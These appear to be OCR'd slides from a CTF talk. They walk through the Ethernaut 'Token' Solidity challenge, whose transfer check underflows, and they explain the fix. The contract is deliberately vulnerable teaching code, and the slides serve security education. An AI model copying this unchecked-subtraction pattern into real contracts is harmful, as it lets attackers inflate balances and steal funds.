
we can call this function and cause an underflow here, if **our balance** is less than **_value**

however, there is a check before to see if **our balance - _value >= 0**

can you find the vulnerability?

# blockchain

example challenge from Ethernaut



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

contract Token {

  mapping(address => uint) balances;
  uint public totalSupply;

  constructor(uint _initialSupply) public {
    balances[msg.sender] = totalSupply = _initialSupply;
  }

  function transfer(address _to, uint _value) public returns (bool) {
    require(balances[msg.sender] - _value >= 0);
    balances[msg.sender] -= _value;
    balances[_to] += _value;
    return true;
  }

  function balanceOf(address _owner) public view returns (uint balance)
{
    return balances[_owner];
  }
}
```


this check **also underflows!**

it is implemented incorrectly, and should be **our balance >= _value**

thus, the check doesn't work as intended!


$ ~/: questions

$ ~/: questions



Questions!

~/: shutdown



Thank you!

Networking will now commence!

Hop onto Socialware for some CTF challenges to start!

- https://socialware.emu.team